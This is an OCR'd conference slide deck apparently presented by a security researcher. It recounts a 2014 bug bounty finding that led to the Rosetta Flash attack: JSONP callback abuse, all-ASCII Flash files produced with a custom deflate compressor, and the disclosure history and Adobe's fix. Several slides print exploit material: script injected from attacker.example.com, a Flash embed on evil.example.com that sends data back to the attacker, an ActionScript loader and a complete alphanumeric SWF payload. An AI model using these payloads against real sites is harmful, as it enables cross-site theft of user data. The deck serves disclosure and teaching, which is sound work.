Handcrafting

ASCII Flash Files

for Fun and Profit

Gábor Molnár @ Ukatemi (a CrySyS Lab spin-off)


Introduction

Malware analysis, penetration testing
at Ukatemi Technologies/CrySyS Lab.
CTFs with the !SpamAndHex team, bug bounties in free time.

Ukatemi
advanced threat
mitigation technologies

TO BE ON THE SAFE SIDE

Prezi Bug Bounty Program



$500/web application bug.

2014/04: Spent **two days** hunting bugs → found an interesting one!

Then **two weeks** to write a Proof of Concept... not an average XSS bug.

Prezi domains

prezi.com, search.prezi.com, media.prezi.com, ...

APIs and web app on different domains.

Same-Origin Policy

Can't make HTTP request to a different domain and read the response.

Cross Origin Resource Sharing (CORS)

Proper solution, but not supported in old browsers.

Common workaround: JSONP

You **can't read** the API response... but you **can execute** it!

```
<script>
    function f(response) {
        alert('The response is: ' + JSON.stringify(response));
    }
</script>
<script src="https://gs.prezi.com/api/v1/group/4dd5e018/users
             ?format=jsonp&_callback=f">
</script>
```

```
GET /api/v1/group/4dd5e018/users?format=jsonp&_callback=f HTTP/1.1
Host: gs.prezi.com

HTTP/1.1 200 OK
Content-Type: text/javascript
Content-Length: 27

f(["Joe", "Jack", "Jill"])
```

JSONP access control

Prezi uses **CSRF (Cross Site Request Forgery) tokens**.

Main domain ↔ API domain **shared secret**

Main domain scripts can access it, others can't.

JSONP requests must include a CSRF token!

Bug #1: CSRF tokens were not checked on some APIs

Consequence: access to certain JSONP APIs from anywhere.

Observation: there are JSONP APIs on the main domain too!

JSONP callback name I.

We can control the first bytes of the response! What to do with it?

Code on attacker.example.com

```
var html = '<script>alert(document.cookie);</script>';
var url = 'https://gs.prezi.com/api/v1/group/4dd5e018/users' +
          '?format=jsonp&_callback=' + encodeURIComponent(html);
document.write('<iframe src="' + url + '"></iframe>');
```

Code in the <iframe>

```
<script>alert(document.cookie);</script>(["Joe", "Jack", "Jill"])
```

Does not work because of the Content-Type HTTP header!

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Content-Length: 72

<script>alert(document.cookie);</script>(["Joe", "Jack", "Jill"])
```

JSONP callback name II.

Spotted in a Facebook Graph API JSONP response:

```
GET /123456/friends?access_token=abcdefg&callback=f
...

/**/ f({ "data": [{"name": "First Friend", "id": "XXXX" ...
```

StackOverflow: In Facebook graph API JSONP format, what does the /**/ in first line signify?

JSONP callback name III.

Attack scenario - XSS with Flash!

```
<!-- HTML on evil.example.com -->
<object type="application/x-shockwave-flash"
        data="http://graph.facebook.com/api
              ?callback=[specifically crafted flash bytes]">
</object>
```

1. Facebook "hosts" a Flash file given by the attacker
2. Content-Type can be overridden when embeddig Flash!
3. It is Same Origin with Facebook
4. Can send HTTP reqests to Facebook API, read responses
5. Sends data back to attacker

Mitigation

Start JSONP response with /**/ .

Flash files must begin with "FWS" or "CWS", not /**/ .

Prezi Bug #2: /**/ is missing

in some JSONP APIs, that don't check CSRF token either! (**Bug #1**)

Good, let's do a **Proof of Concept**!

Callback name restrictions

Callback name is usually filtered!

Most websites: alphanumeric characters: **[0-9A-Za-z]**

Prezi: characters between **0x00 and 0x7f (0-127)**

... with Django APIs. Haskell APIs allowed 0x00-0xff
but didn't find them at the time.

0x00 - 0x7f Flash files

It seems like no one tried to do this yet...

1. Achievable with uncompressed Flash file format ("FWS")
2. Metadata must conform
   - 255 as file size is **not OK** (0x00ff)
   - 256 as file size is **OK** (0x0100)
3. Bytecode must conform
   - Loop bytecode contains negative indices (jump forward -3 bytes)
   - So, **can't use loops**.
4. Let's do a minimal loader only!

0x00 - 0x7f Flash loader

```
import flash.external.ExternalInterface;
import flash.utils.ByteArray;
import flash.display.Loader;
function parse(binary:ByteArray, string:String) {
    if (string) {
        binary.writeByte(string.substr(0,3));
        parse(binary, string.substr(3));
    }
    return binary;
}
(new Loader()).loadBytes(
    parse(new ByteArray(), ExternalInterface.objectID)
);
```

+ manual SWF editing with swfmill

```
<object
  type="application/x-shockwave-flash"
  data="http:// ... &_callback=%46%56%53..." <!-- Loader SWF -->
  name="0670870...">   <!-- SWF to be loaded, octal encoding -->
  <param name="AllowScriptAccess" value="always">
</object>
```

Success!?

Flash file URLs can't contain 0x00.

Chrome bug, Firefox bug

Uncompressed Flash files **always contain 0x00 bytes**!

Research...

How to exploit this vulnerability?

The idea was first published here:

Alok Menghrajani - JSONP & handcrafted Flash files

Tricks: file size is ignored, checksum can be forced.

There's no known public exploit.

PoC: custom compression algo, 0x03-0x7e, does not do anything

```
0000000: 4357 536a 6163 6b69 6843 5254 5464 6060  CWSjackihCRTTd``
0000010: 6030 6006 681a 3b03 437c 517e 7e09 0340  `0`.h.;.C|Q~~..@
0000020: 323e 2e7e 3e3e 4911 4060 3c0b 3046 0606  2>.~>>I.@`<.0F..
0000030: 0303 0606 0606 0606 0606 2f61 316f 6b06  ........../a1ok.
0000040: 0606 0606 0606 0706 0606 404e 0b09 12    ..........@N...
```

Let's do this in [0-9A-Za-z]!

Must produce compresssed SWF file.

Custom, generic zlib or LZMA compressor with ASCII output

→ compress any regular SWF file.

Chose zlib for no particular reason...

Zlib is a container format for Deflate compressed data.

Deflate compression algorithm

Deflated data consists of blocks. Types:

1. Uncompressed block
2. Huffman coded block with predefined dictionary
3. Huffman coded block with explicitly defined dictionary
   + Can use backreferences in 2. and 3.

1. Contains the block length on 4 bytes → will contain 0x00
2. No freedom to tune compression → output won't be ASCII
3. No reason it could not work...
   + Omitting backreferences for simplicity

Huffman coding

Huffman table as a dictionary:

Symbol	Code
0x41 'A'	100
0x42 'B'	101
0x43 'C'	110
0x44 'D'	111
0x45 'E'	00
End	01

Decoding: 0010011101 → 00 100 111 01 → EAD.

Prefix code → unambigous

Defining a Huffman table

in a compact way

Let's suppose symbols can be ordered.

Shorter codes should be always lower lexicographically.

If code lengths equal, let the preceding symbol have a lower code value.


$\Downarrow$

Table definition = list of code lengths ordered by symbols


Symbol↓	Code	Length
0x41 'A'	100	3
0x42 'B'	101	3
0x43 'C'	110	3
0x44 'D'	111	3
0x45 'E'	00	2
End	01	2

Huffman block in deflate

Table definition = list of code lengths ordered by symbols



The Plan



At most 2*26+10 = 62 different byte values in a block.

Important detail: bit order is reversed in deflate! → rev([0-9A-Za-z])

Generating Table #1

Example: compressing "\x01\x03\x08" → "8xdo"

Sym.↓	Code	Rev.	Len.	Sym.↓	Code	Rev.	Len.
0x00	-		0	0x09	000000		6
0x01	00011100	8	8	…			6
0x02	00011101		8	0x0F	000110		6
0x03	00011110	x	8	…			0
0x04	00011111		8	0x2D	00100011		8
0x05	00100000		8	…			8
0x06	00100001		8	0x100	11110110	o	8
0x07	-		0	…			8
0x08	00100010	D	8	…			0

Actually used code. Unallocated. Padding.

These make the first 8 bit code valid ASCII (00011100) by allocating every lower value (remember: shorter codes are always lower).

Allocate the last codes until 11111111 to make the table complete.

Designing Table #2

Input = Table #1 definition values = lot of 0, 6, 8

Sym.↓	**Code**	**Len.**
0x00	1000	4
…		
0x06	1010	4
…		
0x08	1011	4
…		

Fill the holes to make the whole table **ASCII** and **complete**.

Every combination is ASCII **if starting with -2 bit offset**!

Table #1 def. needs to end at 0 bit offset: need an **end sequence**.

The Compressor

In the end, two modes:

1. can compress **anything, large output** (just described)
2. can compress **most inputs, optimized output**

Published the compressor as ascii-zip on GitHub.
See the code for the missing details, optimizations.

The final ASCII Flash loader

```
import flash.external.ExternalInterface;
import flash.utils.ByteArray;
import flash.display.Loader;
private var objectID, slice = new ByteArray();
for (objectID = ExternalInterface.objectID; objectID;
     objectID = objectID.slice(3)) {
    slice.writeByte(objectID.slice(0, 3));
}
(new Loader()).loadBytes(slice);
```

```
CWSA7000hCD0Up0IZUnnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUU7CiudIbEAtWGDtGDGwwwDDGDG0Gt0GDGwtGDG0sDttwwwDG33w0sDDt03G33333sD
fBDIHTOHHoKHBhHZLxHHHrlbhHHtHRHXXHHHdHDuYAENjmENDaqfvjmENyDjmENJYYfmLzMENYQfaFQENYnfVNx1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5n
nnnnn3SUUnUUU7CiudIbEAtwwwEDG3w0sG0stDDGtw0GDDwwwt3wt333333w03333gFPaEIQSNvTnmAqICTcsacSCtiUAcYVsSyUcliUAcYVIkSICMAULiU
AcYVq9D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUU7CiudIbEAtwwuG333swG033GDtpDtDtDGDD33333s03333sdFPOwWgotOOOOOOOwodFhf
hFtFLFlHLTXXTXxT8D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUU7kiudIbEAt33swwEGDDtDG0GGDDwwwDt0wDGwwGG0sDDt033333GDt333s
wwv3sFPDtdtthLtDdthTthxthXXHHHHhHHHHHHHhHXhHHHHXhXhXHXhHhiOUOsxCxHwWhsXKTgtSXhsDCDHshghSLhmHHhDXHhEOUoZQHHshghoeXehMdXwS
lhsXkhehMdhwSXhXmHH5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SUUnUUUwGNqdIbe13333333333333333sUUef03gfzA8880HUAH
```

```
<object
    type="application/x-shockwave-flash"
    data="http://good.example.com/api?callback=CWSA7000h..."
    name="067087083009066013000000120218157086075111102...">
    <param name="AllowScriptAccess" value="always">
</object>
```

Success!?


No, Prezi fixed the CSRF token bug...

What about other websites?

Vulnerable:

google.com yahoo.com
wikipedia.org qq.com taobao.com
linkedin.com sina.com.cn
twitter.com amazon.com
hao123.com 163.com tmall.com
yandex.ru ebay.com msn.com
apple.com paypal.com mail.ru
instagram.com tumblr.com
...

Reporting



The Internet Bug Bounty

Rewarding friendly hackers who contribute to a more secure internet.

Sandbox Escapes

The Internet

Flash

The Internet or Flash?

There's a chance that Adobe won't fix it, so The Internet.

Slow progress...

Reporting and publishing ascii-zip on 2014/04/29

Waiting for 2 weeks

IBB: It probably qualifies for a bounty. Let's coordinate the notofication of the affected sites.

Me: I think we should try to contact Adobe first. Will you please contact them? You should have contact to them since they host their Bug Bounty program at IBB.

Waiting for 2 months

Michele Spagnuolo from Google publishes Rosetta Flash on 2014/07/08

The other side of the story

Michele notices ascii-zip without knowing what was it made for

Implements an exploitation tool based on it and Alok's idea.

Reports the vulnerability to Adobe (through Internet Bug Bounty!).

Adobe pushes out a fix.

Publishes the blog post on Rosetta Flash.

The bug gets huge media attention.

The fix

Released on 2014/07/8

Reverse engineered by Googlers

Play SWF file only if:

at least one **JSONP-disallowed character** in the first 4096 bytes

Bypass: the last character of the checksum can be forced to be '('

The proper fix

Released on 2014/08/15

Play SWF file only if:

it has **application/x-shockwave-flash content-type**

or at least one **character above 0x7f** in the first 4096 bytes

Happy End

Both me and Michele got a $3000 bounty from IBB.

Adobe fixed the bug.

The world has been saved again :)

Nominated for Best Server-Side Bug Pwnie Award

Bug Bounty Conclusions

Don't share code (or parts of it) publicly too early.

Be proactive after reporting. Ping the right person when stuck.

When reporting to programs like IBB, contact the vendor directly too.

Please reference the code, ideas etc. you use properly.

Bug Bounty Programs: please don't let anyone wait for months.

Thanks

Prezi for running a great bug bounty program that inspired this work

Alok Menghrajani for the inspiration and great conversations

Adobe PSIRT for properly fixing the bug

The Internet Bug Bounty for the bounty

The End

HTML version